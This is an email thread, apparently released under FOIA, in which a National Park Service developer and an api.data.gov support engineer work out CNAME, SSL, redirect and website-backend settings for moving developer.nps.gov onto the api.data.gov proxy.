Subject: Re: api.data.gov Contact Message from william_swistak@nps.go
Date: Wed, 18 Oct 2017 11:59:19 -0400
From: "Swistak, William" <william_swistak@nps.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: api.data.gov <api.data.gov@gsa.gov>
Message-ID: <CANd4dfdYvFdEfH6yK0FGSy5Yzd2u6VhZ4z0qsc3v2HqfCPCE9w@mail.gmail.com>
MD5: bd9f87eb8a9887bd5607c841ca5c2f7c

Nick,

Yep, of course I got it working a few mins after emailing you. The website backend ended up being the solution after-all. Something else must have been breaking our API calls when I tried that prior. Thank you so much for helping me out through this process, all is working well now!

Billy

On Wed, Oct 18, 2017 at 11:21 AM, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
Hi Billy,

Did you end up figuring this redirect out? It seems to be redirecting now, but sorry this wasn't more obvious.

The rewrites and sub-URL settings you see in the API backends are for transforming the URL before it hits your servers, but don't actually perform HTTP redirects. We can setup HTTP redirects on our end, but that's not something that's currently exposed through the admin UI. Alternatively, you can also configure your API backend to perform a redirect, although you'll then probably need to disable API keys for that specific endpoint.

Anyway, definitely feel free to reach out if you still haven't gotten this setup, or you would prefer that we handle the redirect on our end, and we can get that setup for you shortly. I'll also see about adding something about this to our admin guide.

Thanks,
Nick

On Oct 18, 2017, at 8:59 AM, Swistak, William
<william_swistak@nps.gov<mailto:william_swistak@nps.gov>> wrote:

Nick,

We have sort of gone live with developer.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C98d121d09d05444ff83408d516281101%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636439283730289409&sdata=mB2ZkbplnLUA62vsZHYr1V%2FrASfWEYWx8upQC1BoF1w%3D&reserved=0> going through api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C98d121d09d05444ff83408d516281101%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636439283730289409&sdata=61E5ZYBbEumcerG14p%2FNMyM7S1t%2FYjCuUkjei1jpuQM%3D&reserved=0> (previously this was api.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C98d121d09d05444ff83408d516281101%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636439283730289409&sdata=W5W4H%2BPtiptSrFBWM%2BDHDrM3uT5XRK4o6fBDmskFD40%3D&reserved=0>). Normal API calls work but I have tried to create that redirect so that if someone just goes to https://developer.nps.gov/<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdeveloper.nps.gov%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C98d121d09d05444ff83408d516281101%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636439283730289409&sdata=rY8Y0sR9g5WMnkycMY0MNTH9yYl1SOnXQycVykLQE4U%3D&reserved=0> they get redirected to https://www.nps.gov/subjects/developer/index.htm<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fwww.nps.gov%2Fsubjects%2Fdeveloper%2Findex.htm&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C98d121d09d05444ff83408d516281101%7Ca0f29d7e28cd4f5484427885aee7c

080%7C0%7C0%7C636439283730289409&sdata=HKVWSW3fDL9O2%2FPLijFcmfGDmCVs8%2FO4VbddClOoN4c%3D&reserved=0>. I've tried using a Sub-URL or Advanced Rewrite in the umbrella portal that would at least throw the request down to our backend (where can can do a redirect), but none of those worked. (Creating a Website Backend broke our API calls so that doesn't seem viable either). Any help is appreciated!

Thanks,
Billy

On Tue, Sep 12, 2017 at 11:08 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>> wrote:
Hi Billy,

Thanks for the heads up on the embed.css stylesheet not loading. It should be fixed now. Sorry about that! Let us know if you're still seeing any issues, though.

And sure, setting up that type of redirect shouldn't be a problem. Just let us know whenever you're ready for that.

Thanks,
Nick

On Sep 12, 2017, at 8:03 AM, Swistak, William <william_swistak@nps.gov<mailto:william_swistak@nps.gov>><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>> wrote:

Nick,

Thank you for setting up that domain, and the IPs! And yes, I meant that last part (the HTTP Redirect) rather than a website backend. It will probably be a couple of weeks before we go live with this but if possible to redirect https://developer.nps.gov/<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdeveloper.nps.gov%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C98d121d09d05444ff83408d516281101%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636439283730289409&sdata=rY8Y0sR9g5WMnkycMY0MNTH9yYl1SOnXQycVykLQE4U%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdeveloper.nps.gov%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=wo6wJdkp%2BBqQksKGOkTd0sS4SctBBdQCuxAZs7FSAKQ%3D&reserved=0> requests (other than API backend URLs) to https://www.nps.gov/subjects/developer/index.htm<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fwww.nps.gov%2Fsubjects%2Fdeveloper%2Findex.htm&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C98d121d09d05444ff83408d516281101%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636439283730289409&sdata=HKVWSW3fDL9O2%2FPLijFcmfGDmCVs8%2FO4VbddClOoN4c%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fwww.nps.gov%2Fsubjects%2Fdeveloper%2Findex.htm&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=LOBPSfEfkO%2FpKrnSlKcH0nbWbWeV2%2B8uEc29UxnByUI%3D&reserved=0>, that is what we'd be interested in.

Incidentally, on our embedded signup form, we are getting a 404 to this: https://api.data.gov/static/stylesheets/embed.css<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fapi.data.gov%2Fstatic%2Fstylesheets%2Fembed.css&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C98d121d09d05444ff83408d516281101%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636439283730289409&sdata=hQe5lfdeXN%2BhUmFfyw%2FSRmjV3wcbguRIsEKI1ggzKto%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fapi.data.gov%2Fstatic%2Fstylesheets%2Fembed.css&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=EtYpEtKUdlCuAv9mtzvOS9MppprJTQ%2BGrujw3hfCRy0%3D&reserved=0>. Anything we can do to fix this?

Thanks,
Billy

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Date: Wed, 18 Oct 2017 08:59:13 -0400
From: "Swistak, William" <william_swistak@nps.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: api.data.gov <api.data.gov@gsa.gov>
Message-ID: <CANd4dfeKmGAyEfernnGR-NPtX1SO7Kh5Ztth9h5hdQXaSa1zvQ@mail.gmail.com>
MD5: 746753c4249e5c4ec7586baf96561e76

Nick,

We have sort of gone live with developer.nps.gov going through api.data.gov (previously this was api.nps.gov). Normal API calls work but I have tried to create that redirect so that if someone just goes to https://developer.nps.gov/ they get redirected to https://www.nps.gov/subjects/developer/index.htm. I've tried using a Sub-URL or Advanced Rewrite in the umbrella portal that would at least throw the request down to our backend (where can can do a redirect), but none of those worked. (Creating a Website Backend broke our API calls so that doesn't seem viable either). Any help is appreciated!

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Hi Billy,

Thanks for the heads up on the embed.css stylesheet not loading. It should be fixed now. Sorry about that! Let us know if you're still seeing any issues, though.

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Thank you for setting up that domain, and the IPs! And yes, I meant that last part (the HTTP Redirect) rather than a website backend. It will probably be a couple of weeks before we go live with this but if possible to redirect
https://developer.nps.gov/<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdeveloper.nps.gov%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=wo6wJdkp%2BBqQksKGOkTd0sS4SctBBdQCuxAZs7FSAKQ%3D&reserved=0> requests (other than API backend URLs) to
https://www.nps.gov/subjects/developer/index.htm<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fwww.nps.gov%2Fsubjects%2Fdeveloper%2Findex.htm&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=LOBPSfEfkO%2FpKrnSlKcH0nbWbWeV2%2B8uEc29UxnByUI%3D&reserved=0>, that is what we'd be interested in.

Incidentally, on our embedded signup form, we are getting a 404 to this:
https://api.data.gov/static/stylesheets/embed.css<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fapi.data.gov%2Fstatic%2Fstylesheets%2Fembed.css&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=EtYpEtKUdlCuAv9mtzvOS9MppprJTQ%2BGrujw3hfCRy0%3D&reserved=0>. Anything we can do to fix this?

Thanks,
Billy

On Thu, Aug 31, 2017 at 6:05 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>> wrote:
Hi Billy,

Sorry this slipped past me earlier!

Regarding the CNAME, if you plan to use developer.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=KgAOAe3M8Kt7CXWthYD5iZpbjMz8ZfZmCDjh9SAaNXk%3D&reserved=0><http://developer.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=KgAOAe3M8Kt7CXWthYD5iZpbjMz8ZfZmCDjh9SAaNXk%3D&reserved=0>> for production, then yes, we'll want to tweak things slightly. I've gone ahead and updated our system so we can handle SSL for that domain, and you should now have permissions in the admin to create API backends under that domain. For the CNAME, please use "developer-nps-gov.domains.api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper-nps-gov.domains.api.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=dYYivBCK2HLMAX6OW9m8F%2Fw5%2FwcCm2WOr%2F%2BFp5XBmvk%3D&reserved=0><http://developer-nps-gov.domains.api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper-nps-gov.domains.api.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=dYYivBCK2HLMAX6OW9m8F%2Fw5%2FwcCm2WOr%2F%2BFp5XBmvk%3D&reserved=0>>".

For the IP addresses, one thing to be aware of this that our IP addresses may change sometime in the next year. We'll be sure give you plenty of notice of our new IP addresses, but you may also consider other approaches to securing your API backend that aren't reliant on our IPs: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#securing-your-api-backend<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fgithub.com%2F18F%2Fapi.data.gov%2Fwiki%2FUser-Manual%3A-Agencies%23securing-your-api-backend&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=o1uGe1OdThcbSQb9UN31k%2BrAYisD0HxF8e6hKx5unxc%3D&reserved=0> But if you'd like to use IP-based restrictions, that's fine too, and our current IPs are 54.208.160.112 and 54.208.160.151.

Regarding the redirect, I'm not sure I fully understand the question. If you're asking about the "Website Backend" functionality in the api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0><http://api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0>> admin, how that works is that you can setup your domain to have a "website backend" which is where we route any non-API request to your domain. So, for example, if your APIs all live under https://developer.nps.gov/api/*<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdeveloper.nps.gov%2Fapi%2F*&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=MvBmv7L6P3uA6cvGA6sGX7ZIOQ%2FOQjYRKGKpdLGuyEw%3D&reserved=0> then https://developer.nps.gov/<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdeveloper.nps.gov%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=wo6wJdkp%2BBqQksKGOkTd0sS4SctBBdQCuxAZs7FSAKQ%3D&reserved=0> could still serve up non-API traffic (a home page, documentation pages, etc). The website backend can point to a variety of types of servers where your website might live (and S3 bucket, GitHub Pages, or a CMS you run). https://developer.nrel.gov<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdeveloper.nrel.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113

b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=jLDNl1Vkat8ENKg%2F3xJiXw5OFnsWOE3vAgWApDT%2FTLU%3D&reserved=0> is actually setup this way (developer.nrel.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper.nrel.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=yrzsO%2FeA7ENSTHhM3L0aBaETNlS1UQVcqa2gIo3JCBQ%3D&reserved=0><http://developer.nrel.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper.nrel.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=yrzsO%2FeA7ENSTHhM3L0aBaETNlS1UQVcqa2gIo3JCBQ%3D&reserved=0>> is CNAMEd to api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0><http://api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0>>, all our apis live under /api/*, and the rest of our website lives in an S3 bucket).

Alternatively, if you're talking about the ability to perform custom HTTP redirects (for example, redirecting the home page https://developer.nps.gov<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdeveloper.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=fnd%2BOaf5uzbqnS18II%2FprVQHpkKub1FfuSKt3ryuwiQ%3D&reserved=0> to www.nps.gov/subjects/developer/<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fwww.nps.gov%2Fsubjects%2Fdeveloper%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=JYDfJoL0hOFqsu0%2F8xROV4ySbGEC80a4nB6iep0%2FHHc%3D&reserved=0><http://www.nps.gov/subjects/developer/<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fwww.nps.gov%2Fsubjects%2Fdeveloper%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=JYDfJoL0hOFqsu0%2F8xROV4ySbGEC80a4nB6iep0%2FHHc%3D&reserved=0>>), that's not something that's exposed in the api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0><http://api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0>> admin, but it's easy for us to setup for you on our end, so we could definitely do that.

Or if you're talking about something else entirely, definitely let us know.

Thanks,
Nick

On Aug 31, 2017, at 2:22 PM, Swistak, William <william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>> wrote:

Please see the below questions, thanks!

Billy

---------- Forwarded message ----------
From: Swistak, William <william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>>
Date: Mon, Aug 28, 2017 at 1:12 PM
Subject: Re: api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f

5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=zdr5qxK5qpf1eQnAgeLmEPExPqBXf73sZq%2F3uaJHSoU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=1QFx3%2FWC7NXUGvH30GdGKi3nQ%2FqlFNd%2Bkx7Eqs7NqDo%3D&reserved=0> Contact Message from william_swistak@nps.go<mailto:william_swistak@nps.go><mailto:william_swistak@nps.go<mailto:william_swistak@nps.go>>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>>>

Nick,

Thanks again! I have a couple more questions :)

Is it possible to do a "redirect" to a backend? Say our API backend is api.nps.gov/api/<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov%2Fapi%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=DZ2GwDN4Mx5o7IZ3suwcduLAMbk43C%2B%2FwtwQJYJXF%2BA%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov%2Fapi%2F&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=PypUkebA9ahVGsb0%2FKM28uxsGjoS8lXIO02PD3zwgXk%3D&reserved=0>, is it possible to make our website backend www.nps.gov/subjects/developer/<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fwww.nps.gov%2Fsubjects%2Fdeveloper%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=JYDfJoL0hOFqsu0%2F8xROV4ySbGEC80a4nB6iep0%2FHHc%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fwww.nps.gov%2Fsubjects%2Fdeveloper%2F&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=KbfP4G4X76HLscR2V%2FKRXgXXlfdBmyrjTNyfQQYx0AY%3D&reserved=0> or will we have to just create such a redirect at our origin? Not a big deal if we have to do the latter.

Also, I swear I read somewhere in the documentation that you could provide a list of data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdata.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=aFAKvAP6rINLq98dsc60p10FOHahQCulo9F0%2B7%2B3u8g%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdata.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=S7oLJz3aPpKrTIvjJuZVSCmSzxa4c4DI0ACKJdGE%2FtQ%3D&reserved=0> IP addresses we can whitelist at our origin to only allow traffic from those? If so, could you provide that list?

I signed up for a CNAME domain (api-nps-gov.domains.api.data.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=32LgTbRdJjkSqkKpVdi8zu3gSTIyRyD5CKrFpp3HZVU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi-nps-gov.domains.api.data.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=ty8e6VL3ZgieX32ytY2uqPhuIjzqAYzllMifKYDWGxE%3D&reserved=0>) from you guys for api.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=bxW%2B%2BQBtTsVrEOG2dgEXqXXMFwIlA8PoCEekeZv%2Fjy8%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fapi.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=CMOFG1RX9SuuUE0G2wYc8kHLODEwd7zZM49fU5XfBhs%3D&reserved=0> to test all of this stuff out. When we go live we will actually be using developer.nps.gov<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper.nps.gov&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f2

9d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=KgAOAe3M8Kt7CXWthYD5iZpbjMz8ZfZmCDjh9SAaNXk%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fdeveloper.nps.gov&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=3k7h6k8%2FPNBGr35a1HuIvIyk9hSXVLnTaQKpolL55o8%3D&reserved=0> as our public URL... do I need to sign up for a new ond of these?

Thanks,
Billy

On Thu, Aug 17, 2017 at 4:59 PM, Muerdter, Nick <Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov><mailto:Nick.Muerdter@nrel.gov<mailto:Nick.Muerdter@nrel.gov>>> wrote:
Hi Billy,

Yes, by default anyone with an API key will be able to access your API. We have a signup form at https://api.data.gov/signup/<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fapi.data.gov%2Fsignup%2F&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=d5h1fNo%2BSQ87VcBQdBvvCCscn3k2vDWKwoBFzuMoUsU%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fapi.data.gov%2Fsignup%2F&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=E2oVERUmlzJBZViITWgI3i61NQLmuZ%2BdU8D5YQs9%2F88%3D&reserved=0>, but we usually recommend embedding the signup form on your own API documentation website: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#embedding-the-api-key-signup-form-on-your-own-documentation-site<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fgithub.com%2F18F%2Fapi.data.gov%2Fwiki%2FUser-Manual%3A-Agencies%23embedding-the-api-key-signup-form-on-your-own-documentation-site&data=02%7C01%7CNick.Muerdter%40nrel.gov%7C5422671cc9594ac0b4d608d4f9e7113b%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636408218223301410&sdata=mdE7e%2B3AzMacxe3A5hZsaNrsQZlsYWzzcNZqjv4N2GM%3D&reserved=0><https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fgithub.com%2F18F%2Fapi.data.gov%2Fwiki%2FUser-Manual%3A-Agencies%23embedding-the-api-key-signup-form-on-your-own-documentation-site&data=02%7C01%7Cnick.muerdter%40nrel.gov%7Cf3384c2205b74aac1f4c08d4f0ae20c2%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636398078062905377&sdata=StaTOxq7k%2FDRRIpQBHVTi3plx%2F9ZnvVoWAz8lXR5Ca4%3D&reserved=0>

If you don't want your API to be available to everyone, it's also possible to restrict access so that only certain API keys you grant explicit roles to can access your API.

Let us know if you have any other questions.

Thanks,
Nick

On Aug 16, 2017, at 9:28 AM, Swistak, William <william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov><mailto:william_swistak@nps.gov<mailto:william_swistak@nps.gov>>>> wrote:

Nick,

Thanks for your help, I think I finally got this working:
https://api.nps.gov/alerts/?parkCode=yose&api_key=(b) (4)
